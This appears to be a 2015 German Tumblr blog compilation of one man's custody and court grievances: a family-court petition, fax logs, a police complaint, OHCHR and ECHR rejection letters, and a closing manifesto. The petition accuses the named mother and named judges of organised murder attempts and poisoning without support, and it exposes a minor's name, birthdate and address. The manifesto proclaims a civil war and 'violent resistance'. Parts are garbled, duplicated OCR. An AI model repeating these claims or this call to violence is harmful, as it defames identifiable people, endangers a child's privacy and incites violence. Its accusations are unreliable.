Die Mutter leidet an einer schwersten psychischen Störung, gehört einer gefährlichen Sekte an und gefährdet das Kind auf das allermassivste. Die Mutter verhindert durch Falschbeschuldigungen und (von der Sekte der Sie angehört) organisierten Mordanschläge auf den Vater (so wurde er in direkter Folge für das einreichens eines Antrages auf gemeinsames Sorgerecht vom 19. Mai am 23. Mai 2013 krankenhausreif zusammen-geschlagen) seit Jahren Kontakt von Vater und Kind. Die Mutter belügt Gericht und Kind. Die Mutter hat sich beim Umgang stets unkooperativ gezeigt. Sie hat mehrfach versucht über den Vater mit Falschangaben rechtliche Betreuung errichten zu lassen, zuletzt von ihrer Anwältin, um so Verfahren gegen sich zu verhindern und an das Vermögen von dessen Familie zu gelangen. Die Mutter hetzt das Kind gegen den Kindsvater auf das allermassivste auf, erkennbar an 15-seitigen verleumderischen Hasstriaden die sie im Umgangsverfahren 9F 434/02 UG Amtsgericht Bad Homburg per offenem Brief ins Sekretariat des Büros des Kindesvates hat senden lassen nachdem Sie das Gericht schon in 9F 104/01 KI Amtsgericht Bad Homburg angelogen hatte das Kind habe keinen Vater. Die Richterin Leichthammer, die das Verfahren 92 F 493/13 SO

Amtsgericht Bad Homburg (auch unter 95 ? und 96 ? ansatt 92 F ? - um die Akte durchein-anderzubringen?) geführt hatte hat den Kindesvater aufgrund dieser Verleumdungen FALSCH VERDÄCHTIGT sie ?verfolgen? und zwar weil der Mann der RichterIn eine Wohnung vermieten wollte per Zeitungsannonce auf die ich zufällig antwortete. **359 Js 32999/06 Amtsanwaltschaft Frankfurt /M.** Um sich hier der Strafverfolgung für Verfolgung Unschuldiger zu ent-ziehen hat RichterIn Leichthammer versucht mich amtsmissbräuchlich per angeordneter Medikamentenvergiftung unschädlich zu machen und durch nicht gerechtfertigte Inhaftierung einzuschüchtern; also die Richter-kollegen decken Sie. Daher lehne ich sämtliche rechtsbeugenden rassistischen (benachteiligung vermeintlich behinderter) und sexistisch-en Richter des AG ab und bitte um unparteiische Verfahrensführung durch Beiordnung eines Richters von einem anderen Gericht am besten außerhalb des OLG Bezirks Frankfurt a.M. wo eine OLG-RichterIn Heike Knauth, Verwandte des von mir abgelehnten früheren Homburger Amtsrichters Joachim Knauth ihr Unwesen in Sachen Rechtsbeugung betreibt. Gegen letzteren laufen Strafverfahren wegen Begünstigung befreundeter Juristen durch falsche Gerichtskostenbeschlüsse (Verfahrensgewinner trägt Kosten des Gegners).

Maximilian Bähring

Maximilian Baehring

Hoelderlinstrasse 4
D-60316 Frankfurt am Main
Fon: +49 / (0)69 / 17320776
Fax: +49 / (0)69 / 67831634
E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.

vorab per Fax: +49 / (0)6172 / 405-173


Amtsgericht
- Familiengericht -
Auf der Steinkaut 10-12

Frankfurt/M., 27. April 2015

D-61352 Bad Homburg v.d.Höhe

**Entzug des mütterlichen Sorgerechts nach §§ 1666, 1666a BGB
für das minderjährige Kind Tabea-Lara Riek, geboren 19.09.2000
wohnhafte Hauptstraße 15, 61267 Neu Anspach**

Die Mutter leidet an einer schwersten psychischen Störung, gehört einer gefährlichen Sekte an und gefährdet das Kind auf das allermassivste. Die Mutter verhindert durch Falschbeschuldigungen und (von der Sekte der Sie angehört) organisierten Mordanschläge auf den Vater (so wurde er in direkter Folge für das einreichens eines Antrages auf gemeinsames Sorgerecht vom 19. Mai am 23. Mai 2013 krankenhausreif zusammen-geschlagen) seit Jahren Kontakt von Vater und Kind. Die Mutter belügt Gericht und Kind. Die Mutter hat sich beim Umgang stets unkooperativ gezeigt. Sie hat mehrfach versucht über den Vater mit Falschangaben rechtliche Betreuung errichten zu lassen, zuletzt von ihrer Anwältin, um so Verfahren gegen sich zu verhindern und an das Vermögen von dessen Familie zu gelangen. Die Mutter hetzt das Kind gegen den Kindesvater auf das allermassivste auf, erkennbar an 15-seitigen verleumderischen Hasstriaden die sie im Umgangsverfahren 9F 434/02 UG Amtsgericht Bad Homburg per offenem Brief ins Sekretariat des Büros des Kindesvates hat senden lassen nachdem Sie das Gericht schon in 9F 104/01 KI Amtsgericht Bad Homburg angelogen hatte das Kind habe keinen Vater. Die RichterIn Leichthammer, die das Verfahren 92 F 493/13 SO Amtsgericht Bad Homburg (auch unter 95 ... und 96 ... ansatt 92 F ... - um die Akte durchein-anderzubringen?) geführt hatte hat den Kindesvater aufgrund dieser Verleumdungen FALSCH VERDÄCHTIGT sie „verfolgen“ und zwar weil der Mann der RichterIn eine Wohnung vermieten wollte per Zeitungsannonce auf die ich zufällig antwortete. **359 Js 32999/06 Amtsanwaltschaft Frankfurt /M.** Um sich hier der Strafverfolgung für Verfolgung Unschuldiger zu ent-ziehen hat RichterIn Leichthammer versucht mich amtsmissbräuchlich per angeordneter Medikamentenvergiftung unschädlich zu machen und durch nicht gerechtfertigte Inhaftierung einzuschüchtern; also die Richter-kollegen decken Sie. Daher lehne ich sämtliche rechtsbeugenden rassistischen (benachteiligung vermeintlich behinderter) und sexistischen Richter des AG ab und bitte um unparteiische Verfahrensführung durch Beiordnung eines Richters von einem anderen Gericht am besten außerhalb des OLG Bezirks Frankfurt a.M. wo eine OLG-RichterIn Heike Knauth, Verwandte des von mir abgelehnten früheren Homburger Amtsrichters Joachim Knauth ihr Unwesen in Sachen Rechtsbeugung betreibt. Gegen letzteren laufen Strafverfahren wegen Begünstigung befreundeter Juristen durch falsche Gerichtskostenbeschlüsse (Verfahrensgewinner trägt Kosten des Gegners).


Maximilian Bähring

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
27 04 2015 14:06

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 27 04 | 14:06 | Fax ges. | 06172405173 | 0:27 | 1 | OK |

[2] http://40.media.tumblr.com/6e294b57ddbfd52f9005cdd222e7a2bd/tumblr_nngs64hJ8x1sofvubo1_1280.jpg

28.04.2015 02:32 <http://sch-einesystem.tumblr.com/post/117605012118>

Hier ist der Ruckschein zum VERSCHWUNDENEN Schriftsatz. Seltsam. Seit ich wieder dritten (M.K. + V.Z.) Wohnungsschlüssel von mir gegeben habe verschwinden wieder Akten.

<http://tabea-lara.tumblr.com/post/116408009073/maximilian-baehring-holderlinstrasse-4-d-60316>

Art der Sendung / Nature de l'envoi / Type Brief / Lettre / Enveloppe Paket / Colis / Parcel (mit Vertragskunden)

Bitte diesen Aufkleber auf der Vorderseite der Sendung anbringen.

RÜCKSCHEIN
Avis de réception
Advice of delivery

Sendungsnummer / No de l'envoi / Item number
RB 06 807 653 ZDE

Empfänger der Sendung / Destinataire de l'envoi / Addressee
S. U. O. P. S. 2015
33-97078-1000
Für
S. U. O. P. S. 2015

O.g. Sendung wurde ordnungsgemäß ausgeliefert / L'envoi mentionné ci-dessus a été dûment livré / The article mentioned above was duly delivered

Datum und Unterschrift / Date et signature
17.04.2015
Matthias Böhrling
60376 Frankfurt a.M.
Deutschland

Name in Großbuchstaben (oder andere eindeutige Identifikation) / Nom du destinataire en lettres majuscules (ou autre moyen clair d'identification)
Name of recipient in capital letters (or other clear identification)

Deutsche Post AG
Entreprise des Postes allemandes S.A.

RÜCKSCHEIN / Avis de réception / Advice of delivery
CN 07 | UPU-RL 13722
Posttasche
Service des Postes
Parcels service

RECUIE
PRIORITAIRE
By Airmail 17 AVR. 2015
Par avion
CONSERVÉ DE L'EUROPE

Zurücksenden an / Renvoyer à / return to
Herrn
Matthias Böhrling
181000
60376 Frankfurt a.M.
Deutschland

815-005-000 1010

[1] http://36.media.tumblr.com/1a5606ce170093b7f9ef8cf690ed18a/tumblr_nnitq3qRM41sofvubo1_1280.jpg

30.04.2015 02:23 <http://sch-einesystem.tumblr.com/post/117773435063>

30. April 2015, ca: 16:10 Uhr
Ecke Hanauer-Landstraße Hölderlinstraße (Westeite), Frankfurt a.M. <http://www.openstreetmap.org/#map=18/50.11364/8.69852>

Dieser Mitarbeiter

http://40.media.tumblr.com/16fe22089f820ff4b91c14a62e3452cc/tumblr_nmminiLaov1sofvubo1_1280.jpg

der Firma Securitas zeigte mir den Stinkefinger und beleidigte mich (er sagte ?Spast? (mitS wie S-tinkefinger nicht etwa 'passt?)).



[1] http://40.media.tumblr.com/16fe22089f820ff4b91c14a62e3452cc/tumblr_nnminjLaov1sofvubo1_1280.jpg

Druckansicht

Strafanzeige Onlineaktenzeichen: 1430404048002

Mitteiler

Geschädigt: nein
Name:
Geburtsname:
Vorname:
Geburtsdatum:
Geburtsort:
Geschlecht:
Straße:
Hausnummer:
Postleitzahl:
Wohnort:
Telefon privat:
Telefon geschäftlich:
Fax:
Mobil:
E-Mail-Adresse:

Tatort

Straße: Hanauer Landstraße
Hausnummer: 1
Ortsteil/Stadtteil: Ostend
Postleitzahl:
Ort: Frankfurt a.M.
freie Ortsbeschreibung: Ecke Hölderlinstraße (Westseite)

Tatzeit

von Datum: 30.04.2015
Uhrzeit von: 16:10
bis Datum: 30.04.2015
Uhrzeit bis: 16:10
Erläuterung:

Sachverhalt

30. April 2015, ca: 16:10 Uhr Ecke

Hanauer-Landstraße Hölderlinstraße (Westseite), Frankfurt a.M.
<http://www.openstreetmap.org/#map=18/50.11364/8.69852>

Dieser Mitarbeiter

http://40.media.tumblr.com/16fe22089f820ff4b91c14a62e3452cc/tumblr_nnminjLaov1sofvubo1_1280.jpg

der Firma Securitas zeigte mir den Stinkefinger und beleidigte mich (er sagte 'Spast' (mit S wie S-tinkefinger nicht etwa 'passt')).

Zuständiges Polizeipräsidium/Ansprechpartner:

Polizeipräsidium Frankfurt
Adickesallee 70
60322 Frankfurt am Main

[2] http://40.media.tumblr.com/ce869bbe3b77225a0adafd706fd91c4a/tumblr_nnminjLaov1sofvubo3_r1_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
30 04 2015 16:46


Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 30 04 | 16:46 | Fax ges. | 06975580808 | 0:21 | 1 | OK |

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 30 04 | 16:48 | Fax ges. | 06975510509 | 0:17 | 1 | OK |

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner
Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
30 04 2015 16:48

[3] http://36.media.tumblr.com/b843acf948f447b17e9d72e275aa849b/tumblr_nnminjLaov1sofvubo4_r1_1280.jpg



[4] http://41.media.tumblr.com/7bd3bf961d509be7e43917c0d74ea39c/tumblr_nnminjLaov1sofvubo2_r1_1280.jpg

**02.05.2015 09:41 <http://sch-einesystem.tumblr.com/post/117969569178>
everything made new on may 1st**

my google-email box is nearly full (15GB) I am therefore currently imapsyncing to a vps as backup. because a 15 GB vps is to small for my 2x15 gb thereof 15gb email and 15 gb faxes newyork.dynip.name during the past 24 hours has been moved to another vps with less ram but more hdd space (same price). ip changed.

09.05.2015 04:16 <http://sch-einesystem.tumblr.com/post/118531885138>

? korruptes Schutzgelderpresserdrückkolonnen-Gesindel ? FALSCHES STEMPEL !9 satt 9. ? abgesendet 03.07.2014, retour heute 09.05.2015!!



[1] http://41.media.tumblr.com/b2197c7e797215f9301ed040d8ee6f3/tumblr_no3bvjJZK1sofvubo1_1280.jpg

11.05.2015 05:48 <http://sch-einesystem.tumblr.com/post/118676854178>

NATIONS UNIES UNITED NATIONS
 DROITS DE L'HOMME HUMAN RIGHTS
 HAUT-COMMISSARIAT HIGH COMMISSIONER
 HAUT-COMMISSARIAT AUX DROITS DE L'HOMME * OFFICE OF THE HIGH COMMISSIONER FOR HUMAN RIGHTS
 PALAIS DES NATIONS * 1111 GENEVA 10, SWITZERLAND
www.ohchr.org - FAX: +41 22 917 9027 - E-MAIL: petitions@ohchr.org

REFERENCE: G/SO 215/51 (GEN)

Geneva, 7 May 2015

Dear Mr. Baehring,

We hereby acknowledge the receipt of your communication dated 14 April 2015. After careful consideration of the contents of your communication, we sincerely regret having to inform you that the United Nations Office of the High Commissioner for Human Rights is not in the position to assist you in the matter you raise. We must therefore unfortunately return your correspondence.

We wish to inform you that individuals can present -complaints to the United Nations Human Rights Treaty Bodies. The procedure before these human rights bodies requires ascertaining whether certain preliminary criteria are satisfied before proceeding with the examination of a communication/ complaint, including:

1. The complaint should provide sufficient details as to the facts of your case, and/or as to how your rights under the relevant treaty have been violated, including a chronological description of the facts.
2. Domestic judicial/administrative remedies do not appear to have been exhausted, and it has not been substantiated that the application of domestic remedies would be unreasonably prolonged or that the remedies would be otherwise unavailable or ineffective. The complainant should provide a copy of the decisions by the domestic courts.

Please note that the Office of the High Commissioner for Human Rights has no authority regarding the European Court of Human Rights. Please also note that the Office of the High Commissioner for Human Rights is not in position to provide legal assistance to individuals litigating cases before international mechanisms of human rights.

You may understand that, While We appreciate your reasons for Writing to us, the Existing procedures require that it is ascertained whether certain preliminary criteria are satisfied before proceeding with the examination of a petition.

For information about the procedures of the examination of individual petitions on human rights violation, please consult our website: www.ohchr.org, direct link: <http://www2.ohchr.org/english/bodies/petitions/individual.htm>.

if you have difficulties to accessing our website, please write to the UNHCHR,
Information Office PW-RS-011, 1211 Geneva 10, and ask for Human Rights Fact Sheets
Nos. 7, 12, 15 and 17.

Your Sincerely,
- Petitions and Inquiries Section _

+++

Dear Mr. Baehring,

Please find attached a response to your communication of 14 April 2015. Best, Petitions and Inquiries Section (Section des requêtes et des enquêtes)

Office of the High Commissioner for Human Rights
Palais des Nations
CH-1211 Genève 10
Switzerland
Fax: +41 22 9179022
=====

The information contained in this electronic message and any attachments are intended for the specific individuals or entities named above, and may be confidential, proprietary or privileged. If you are not the intended recipient, or authorised representative thereof, please notify the sender immediately, delete this message and do not disclose, distribute or copy it to any third party or otherwise use this message.

NATIONS UNIES
DROITS DE L'HOMME
HAUT-COMMISSARIAT



UNITED NATIONS
HUMAN RIGHTS
OFFICE OF THE HIGH COMMISSIONER

HAUT-COMMISSARIAT AUX DROITS DE L'HOMME • OFFICE OF THE HIGH COMMISSIONER FOR HUMAN RIGHTS
PALAIS DES NATIONS • 1211 GENEVA 10, SWITZERLAND

www.ohchr.org • FAX: +41 22 917 9022 • E-MAIL: petitions@ohchr.org

REFERENCE: G/SO 215/51 DEU (GEN)

Geneva, 7 May 2015

Dear Mr. Baehring,

We hereby acknowledge the receipt of your communication dated 14 April 2015. After careful consideration of the contents of your communication, we sincerely regret having to inform you that the United Nations Office of the High Commissioner for Human Rights is not in the position to assist you in the matter you raise. We must therefore unfortunately return your correspondence.

We wish to inform you that individuals can present complaints to the United Nations Human Rights Treaty Bodies. The procedure before these human rights bodies requires ascertaining whether certain preliminary criteria are satisfied before proceeding with the examination of a communication/complaint, including:

1. The complaint should provide sufficient details as to the facts of your case, and/or as to how your rights under the relevant treaty have been violated, including a chronological description of the facts.

2. Domestic judicial/administrative remedies do not appear to have been exhausted, and it has not been substantiated that the application of domestic remedies would be unreasonably prolonged or that the remedies would be otherwise unavailable or ineffective. The complainant should provide a copy of the decisions by the domestic courts.

Please note that the Office of the High Commissioner for Human Rights has no authority regarding the European Court of Human Rights. Please also note that the Office of the High Commissioner for Human Rights is not in position to provide legal assistance to individuals litigating cases before international mechanisms of human rights.


You may understand that, while we appreciate your reasons for writing to us, the existing procedures require that it is ascertained whether certain preliminary criteria are satisfied before proceeding with the examination of a petition.

[1] http://40.media.tumblr.com/a8f8ce9d24485b205e76248f00cd169f/tumblr_no685g9XGS1sofvubo1_1280.jpg

For information about the procedures of the examination of individual petitions on human rights violation, please consult our website: www.ohchr.org, direct link: <http://www2.ohchr.org/english/bodies/petitions/individual.htm>.

If you have difficulties to accessing our website, please write to the UNHCHR, Information Office PW-RS-011, 1211 Geneva 10, and ask for Human Rights Fact Sheets Nos. 7, 12, 15 and 17.

Your Sincerely,


Petitions and Inquiries Section

Maximilian Baehring

From: Vivian Lozano [vlozano@ohchr.org] on behalf of Petitions OHCHR [petitions@ohchr.org]
Sent: Donnerstag, 7. Mai 2015 17:22
To: Maximilian Baehring
Subject: Fw: European Court of Human Rights / Bundesverfassungsgericht
Attachments: 20150414-OHCHR.pdf; 20150414-OHCHR-1o5.jpg; 20150414-OHCHR-2o5.jpg; 20150414-OHCHR-4o5.JPG; 20150414-OHCHR-5o5.jpg; 20150414-OHCHR-3o5.jpg; Baehring v. Germany 1.pdf

Dear Mr. Baehring,

Please find attached a response to your communication of 14 April 2015.

Best,

Petitions and Inquiries Section (Section des requêtes et des enquêtes)
Office of the High Commissioner for Human Rights
Palais des Nations
CH-1211 Genève 10
Switzerland
Fax: +41 22 9179022

=====
The information contained in this electronic message and any attachments are intended for the specific individuals or entities named above, and may be confidential, proprietary or privileged. If you are not the intended recipient, or authorised representative thereof, please notify the sender immediately, delete this message and do not disclose, distribute or copy it to any third party or otherwise use this message.

From: "Maximilian Baehring" <maximilian@baehring.at>
To: <InfoDesk@ohchr.org>,
Date: 14/04/2015 12:29
Subject: European Court of Human Rights / Bundesverfassungsgericht

InfoDesk@ohchr.org
Fax: +41 22 928 9050

Office of the United Nations High
Commissioner for Human Rights
Palais des Nations
1211 Geneva 10
Switzerland

April 14th 2015

8400/15 European Court of Human Rights
1 BvR 50/15 Bundesverfassungsgericht

Dear Madam/Sir!

Is this psycho-terror torture? The Bundesverfassungsgericht at Karlsruhe, Germany's constitutional court, is simply dismissing claims without deciding massively violating the constitutional rights of German citizens without even giving a decision-reason.

The European Court of Human Rights in Strasbourg, France dismisses claims arguing that not all the necessary documents were received by the court although the complainant traveled to Strasbourg himself personally with all the documents of the past trials in his luggage and asked whether additional documents are required what was denied by the courts personnel. A few days later they wrote him a letter that still documents are missing and that the court will therefore destroy all documents of his submission and will not answer any questions if the complaint will be considered complete if he sends in the complaint again appending the documents they (later) said were missing.

I attached this document and the Bundesverfassungsgericht-"decision" mentioned before and the by the court receipt-stamped list of documents which has been brought to strasbourg as well as evidence photo showing the complainant in front of the court-house in Strasbourg.

Is it okay that some human beings effectively do not seem to have any human rights because they simply do not "get heard" by this courts?

mit freundlichem Gru&SZlig; / Yours sincerely

Maximilian Baehring
Hoelderlinstrasse 4
60316 Frankfurt a.M.
Germany

maximilian@baehring.at

Fon: +49 (0) 69 17320776

Fon: +49 (0) 176 65605075

Fon: +49 (0) 174 3639226

Fax: +49 (0) 69 67831634

[4] http://40.media.tumblr.com/49eeaea4ff56152f77d8b08aa19eec7/tumblr_no685g9XGS1sofvubo4_1280.jpg

11.05.2015 05:53 <http://sch-einesystem.tumblr.com/post/118677106698>

EUROPEAN COURT OF HUMAN RIGHTS T: +33 (0)33 88 41 20 18
COUR EUROPEENNE DES DROITS DE L'HOMME F: +33 (0)3 88 41 27 30
www.echr.coe.int

Herrn
Maximilian BÄHRING

Hölderlinstrasse 4
D-60316 FRANKFURT MAIN

23. April 2015

ECHR-LGer11.00
AMU/BSE/nsc

Beschwerde Nr. 11314/15
Bähring /. Deutschland

Sehr geehrter Herr Bähring,

Ihre am 22. Februar 2015 eingelegte Beschwerde wurde hier unter der obigen Nummer registriert.

Hiermit teile ich Ihnen mit, dass der Europäische Gerichtshof für Menschenrechte zwischen dem 2. April 2015 und dem 16. April 2015 in Einzelrichterbesetzung (H. Keller, unterstützt von einem Berichterstatter in Übereinstimmung mit Artikel 24 Absatz 2 der Konvention) entschieden hat, die Beschwerde für unzulässig zu erklären. Diese Entscheidung erging am zuletzt genannten Datum.

Soweit die Beschwerde untre in seine Zuständigkeit fallen? ist der Gerichtshof aufgrund aller zur Verfügung stehenden Unterlagen zu der Auffassung gelangt, dass die in Artikel 34 und 35 der Konvention niedergelegten Voraussetzungen nicht erfüllt waren.


Diese Entscheidung ist endgültig und unterliegt keiner Berufung an den Gerichtshof sowie an die Große Kammer oder eine andere Stelle. Sie werden daher Verständnis dafür haben, dass die Kanzlei Ihnen keine weiteren Auskünfte über die Beschlussfassung des Einzelrichters geben und auch keinen weiteren Schriftverkehr mit Ihnen in dieser Angelegenheit führen kann. Sie werden in dieser Beschwerdesache keine weiteren Zuschriften erhalten, und die Beschwerdeakte wird ein Jahr nach Datum dieser Entscheidung vernichtet werden.

Das vorliegende Schreiben ergeht nach Artikel 52 A der Verfahrensordnung des Gerichtshofes.

Mit freundlichen Grüßen
Für den Europäischen Gerichtshof für Menschenrechte

A. Müller- Elschner
Referent

EUROPEAN COURT OF HUMAN RIGHTS COUNCIL OF EUROPE COUR EUROPEENNE DES DROITS DE L'HOMME
67075 STRASBOURG CEDEX 67075 STRASBOURG CEDEX
FRANCE CONSEIL DE L'EUROPE FRANCE



EUROPEAN COURT OF HUMAN RIGHTS
COUR EUROPÉENNE DES DROITS DE L'HOMME

T : +33 (0)3 88 41 20 18
F : +33 (0)3 88 41 27 30
www.echr.coe.int

Herrn
Maximilian BÄHRING
Hölderlinstrasse 4
D-60316 FRANKFURT MAIN

ECHR-LGer11.00R
AMU/BSE/nsc

23. April 2015

Beschwerde Nr. 11314/15
Bähring ./ Deutschland

EG: 09. Mai 2015

Sehr geehrter Herr Bähring,

Ihre am 22. Februar 2015 eingelegte Beschwerde wurde hier unter der obigen Nummer registriert.

Hiermit teile ich Ihnen mit, dass der Europäische Gerichtshof für Menschenrechte **zwischen dem 2. April 2015 und dem 16. April 2015** in Einzelrichterbesetzung (H. Keller, unterstützt von einem Berichterstatter in Übereinstimmung mit Artikel 24 Absatz 2 der Konvention) entschieden hat, die Beschwerde für unzulässig zu erklären. Diese Entscheidung erging am zuletzt genannten Datum.

Soweit die Beschwerdepunkte in seine Zuständigkeit fallen, ist der Gerichtshof aufgrund aller zur Verfügung stehenden Unterlagen zu der Auffassung gelangt, dass die in Artikel 34 und 35 der Konvention niedergelegten Voraussetzungen nicht erfüllt waren.

Diese Entscheidung ist endgültig und unterliegt keiner Berufung an den Gerichtshof sowie an die Große Kammer oder eine andere Stelle. Sie werden daher Verständnis dafür haben, dass die Kanzlei Ihnen **keine weiteren Auskünfte** über die Beschlussfassung des Einzelrichters geben und auch keinen weiteren Schriftverkehr mit Ihnen in dieser Angelegenheit führen kann. Sie werden in dieser Beschwerdesache keine weiteren Zuschriften erhalten, und die **Beschwerdeakte wird ein Jahr nach Datum dieser Entscheidung vernichtet werden.**

Das vorliegende Schreiben ergeht nach Artikel 52 A der Verfahrensordnung des Gerichtshofes.

Mit freundlichen Grüßen
Für den Europäischen Gerichtshof für Menschenrechte


A. Müller-Elschner
Rechtsreferent

EUROPEAN COURT OF HUMAN RIGHTS
COUNCIL OF EUROPE
67075 STRASBOURG CEDEX
FRANCE



COUR EUROPÉENNE DES DROITS DE L'HOMME
CONSEIL DE L'EUROPE
67075 STRASBOURG CEDEX
FRANCE

[1] http://36.media.tumblr.com/27efd63007ad31212b75a34183510029/tumblr_no68d1wlBh1sofvub0_1280.jpg

11.05.2015 05:54 <http://sch-einesystem.tumblr.com/post/118677175933>

Der 9. Mai ist nicht länger Kriegsende sondern:
am 9. Mai 2015 BEGINNT ein neuer Bürgerkrieg

Deutsche Gerichte MISSBRAUCHEN und BEUGEN
das Recht. Weder das Verfassungsgericht noch der
Europäische Gerichtshof für Menschenrechte noch
der UN-Hochkommissar für Menschenrechte ändern

die Benachteiligung unverheirateter deutscher Väter.

siehe hierzu: 1 BvR 50/15 Bundesverfassungsgericht
sowie 11314/15 beim EGMR (ECHR-Lger11.OOR)
und G/SO 215/51 DEU (GEN) UN-Human Rights
Es kann nicht angehen:

daß man, wenn man seine (auch finanziellen) Rechte geltend machen will - um Prozesskostenhilfe für einen ab zwoter Instanz notwendigen Anwalt zu bekommen vorab mit den aus § 34 GmbHG resultierenden Konsequenzen (Einzug Anteile durch Restgesellschafter) eine eidesstattliche Versicherung angeben muß ? wobei Klagegrund darin liegen kann daß Gelder nicht auszbezahlt werden. So gewinnt derjenige Mitgesellschafter der Zahlungen blockiert auch ganz ohne Verfahren.

Außerdem hat der deutsche Bundestag durch seine gesetzgeberische Untätigkeit bei der vom BVerfG angemahnten Reform des § 1626a BGB trotz Fristsetzung zur Neuregelung zum 31. Dezember 2003 Tatsachen geschaffen was das Abwechseln Kindern zwischen den Eltern angeht (Wechselmodell: in etwa ?jede gerade Woche des Jahres bei der Mutter, jede ungerade beim Vater?) wodurch Unterhaltstatbestände geschaffen werden welche nicht entstehen würden wenn man in Berlin seine Hausaufgaben gemacht hätte.

Sie NÖTIGEN Männern also auch noch Geld ab dafür daß sie die Erziehung/Kuidnerbetreuung nicht selbst leisten ?dürfen? weil es an gesetzlicher Grundlage fehlt.

Der Instanzen-/und Institutionsweg ist erschöpft es folgt daher nun der totale und GEWALTSAME WIDERSTAND!



Der 9. Mai ist nicht länger Kriegsende sondern:
am 9. Mai 2015 BEGINNT ein neuer Bürgerkrieg

Deutsche Gerichte MISSBRAUCHEN und BEUGEN
das Recht. Weder das Verfassungsgericht noch der
Europäische Gerichtshof für Menschenrechte noch
der UN-Hochkommissar für Menschenrechte ändern
die Benachteiligung unverheirateter deutscher Väter.

siehe hierzu: 1 BvR 50/15 Bundesverfassungsgericht
sowie 11314/15 beim EGMR (ECHR-Lger11.OOR)
und G/SO 215/51 DEU (GEN) UN-Human Rights

Es kann nicht angehen:

daß man, wenn man seine (auch finanziellen) Rechte
geltend machen will - um Prozesskostenhilfe für einen
ab zwoter Instanz notwendigen Anwalt zu bekommen
vorab mit den aus § 34 GmbHG resultierenden Kon-
sequenzen (Einzug Anteile durch Restgesellschafter)
eine eidesstattliche Versicherung angeben muß – wobei
Klagegrund darin liegen kann daß Gelder nicht ausbezahlt
werden. So gewinnt derjenige Mitgesellschafter
der Zahlungen blockiert auch ganz ohne Verfahren.

Außerdem hat der deutsche Bundestag durch seine
